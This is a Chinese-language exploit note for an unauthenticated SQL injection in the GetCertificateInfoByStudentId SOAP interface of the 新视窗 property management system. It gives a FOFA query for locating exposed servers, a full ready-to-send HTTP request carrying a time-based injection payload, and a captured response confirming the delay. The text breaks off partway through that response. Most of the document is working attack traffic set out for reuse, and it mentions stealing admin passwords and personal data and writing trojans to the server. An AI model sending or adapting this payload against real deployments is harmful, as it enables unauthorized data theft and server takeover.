X14-1新视窗-物业管理系统-SQL

漏洞描述：

新视窗新一代物业管理系统的XML Web services接口GetCertificateInfoByStudentId 实例处存在SQL注入漏洞，未经身份验证的远程攻击者除了可以利用 SQL 注入漏洞获取数据库中的信息（例如，管理员后台密码、站点的用户个人信息）之外，甚至在高权限的情况可向服务器中写入木马，进一步获取服务器系统权限。

网站图片：

fofa语法：

body="BPMSite/ClientSupport/OCXInstall.aspx"


漏洞复现：

延时5秒 payload：

```
POST /OfficeManagement/RegisterManager/Report/Training/Report/GetprintData.asmx HTTP/1.1
Host: your-ip
Content-Type: text/xml; charset=utf-8
Content-Length: length
SOAPAction: "http://tempuri.org/GetCertificateInfoByStudentId"

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <GetCertificateInfoByStudentId xmlns="http://tempuri.org/">
      <studentId>1;WAITFOR DELAY '0:0:5'--</studentId>
    </GetCertificateInfoByStudentId>
  </soap:Body>
</soap:Envelope>
```

效果图：


Request
数据包扫描
美化
热加载
构造请求
1 POST /OfficeManagement/RegisterManager/Report/Training/Report/GetprintData.asmx HTTP/1.1
2 Host:
3 Content-Type: text/xml; charset=utf-8
4 Content-Length: length
5 SOAPAction: "http://tempuri.org/GetCertificateInfoByStudentId"
6
7 <?xml version="1.0" encoding="utf-8"?>
8 <soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
9 <soap:Body>
10 <GetCertificateInfoByStudentId xmlns="http://tempuri.org/">
11 <studentId>1;WAITFOR DELAY '0:0:5'--</studentId>
12 </GetCertificateInfoByStudentId>
13 </soap:Body>
14 </soap:Envelope>
Responses
1153bytes / 5019ms
美化
请输入定位响应
1 HTTP/1.1 200 OK
2 Cache-Control: private, max-age=0
3 Content-Type: text/xml; charset=utf-8
4 Server: Microsoft-IIS/7.5
5 X-AspNet-Version: 4.0.30319
6 X-Powered-By: ASP.NET
7 Date: Fri, 14 Jun 2024 08:41:21 GMT
8 Content-Length: 1545
9
10 <?xml version="1.0" encoding="utf-8" ?>
11 <soap:Envelope
12 xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
13 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
14 xmlns:xsd="http://www.w3.org/2001/XMLSchema"
15 ><soap:Body><GetCertificateInfoByStudentIdResponse
16 xmlns="http://tempuri.org/"
17 ><GetCertificateInfoByStudentIdResult><xs:schema
18 id="NewDataSet"
19 xmlns=""
20 xmlns:xs="http://www.w3.org/2001/XMLSchema"
21 xmlns:msdata="urn:schemas-microsoft-com:xml-msdata"
22 ><xs:element
23 name="NewDataSet"
24 msdata:IsDataSet="true"